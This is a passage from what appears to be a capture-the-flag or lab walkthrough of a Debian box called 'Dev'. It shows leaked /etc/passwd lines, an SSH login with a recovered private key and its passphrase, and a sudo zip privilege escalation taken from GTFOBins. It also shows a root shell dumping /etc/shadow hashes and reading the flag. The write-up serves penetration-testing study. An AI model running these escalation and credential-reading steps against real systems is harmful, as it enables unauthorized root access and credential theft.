messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
```

BoltWire!

You are currently logged in as:
User



```
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

To log in to an SSH server using your private key (`id_rsa`) and your username, follow these steps:

1. **Ensure the private key file (`id_rsa`) is in your local machine and has the correct permissions:**


```sh
chmod 600 /path/to/id_rsa
```

2. **Use the `ssh` command with the `-i` option to specify the private key file:**

```sh
ssh -i /path/to/id_rsa username@hostname_or_ip
```

Replace `/path/to/id_rsa` with the path to your private key file, `username` with your actual username, and `hostname_or_ip` with the hostname or IP address of the SSH server.

Here, we load the id_rsa file with our login attempt, and we also need to provide a pass-phrase for the authentication. We could brute force it with John. But, the catch here is to keep a file with if not all the passwords found in that domain, at least the ones that do not appear on our password lists. I would just documents all the passwords in a file, and see if we could use them anywhere.




```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Dev]
└─$ sudo ssh -i id_rsa jeanpaul@192.168.163.135
The authenticity of host '192.168.163.135 (192.168.163.135)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.163.135' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ 
```

passphrase for id_rsa: "I_love_java".


https://gtfobins.github.io/gtfobins/zip/

run it line by line, not like one script.



```
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ ls
jeanpaul@dev:~$ pwd
/home/jeanpaul
jeanpaul@dev:~$ id
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
#
rm: missing operand
Try 'rm --help' for more information.
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/shadow
root:$6$tgG.JRrulz1xBhOS$op9zHzpoggrkIuQ4xENQ8.5W9O1tJho6MJ.fy7Clql4yqm8C0DV6cfhUsDzlu.kvYGHucRQ1n3SwDGjp84PBQ.:18779:0:99999:7:::
daemon:*:18779:0:99999:7:::
bin:*:18779:0:99999:7:::
sys:*:18779:0:99999:7:::
sync:*:18779:0:99999:7:::
games:*:18779:0:99999:7:::
man:*:18779:0:99999:7:::
lp:*:18779:0:99999:7:::
mail:*:18779:0:99999:7:::
news:*:18779:0:99999:7:::
uucp:*:18779:0:99999:7:::
proxy:*:18779:0:99999:7:::
www-data:*:18779:0:99999:7:::
backup:*:18779:0:99999:7:::
list:*:18779:0:99999:7:::
irc:*:18779:0:99999:7:::
gnats:*:18779:0:99999:7:::
nobody:*:18779:0:99999:7:::
_apt:*:18779:0:99999:7:::
systemd-timesync:*:18779:0:99999:7:::
systemd-network:*:18779:0:99999:7:::
systemd-resolve:*:18779:0:99999:7:::
messagebus:*:18779:0:99999:7:::
sshd:*:18779:0:99999:7:::
jeanpaul:$6$YU7HQO/pvd2bisej$gHrA0z2YsAyxyTqORnuePGFjXsc1f.h3RCyNaPEsoU/K5vaSIlGan8VspSiTSWuAIid1prQnqzYGmj3gQJ.4K1:18779:0:99999:7:::
systemd-coredump:!!:18779::::::
mysql:!:18779:0:99999:7:::
_rpc:*:18779:0:99999:7:::
statd:*:18779:0:99999:7:::
# 
```

Boom!



```
# which flag.txt
# which flag
# locate flag
sh: 6: locate: not found
# pwd
/home/jeanpaul
# ls
# cd ..
# cd ..
# cd ..
# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
# cd root
# ls
flag.txt
# bash -i
root@dev:~# cat flag.txt
Congratz on rooting this box !
root@dev:~# 
```

Just to give myself credit, privilege escalation was all on me this time. Hehehehe.

Lets Go!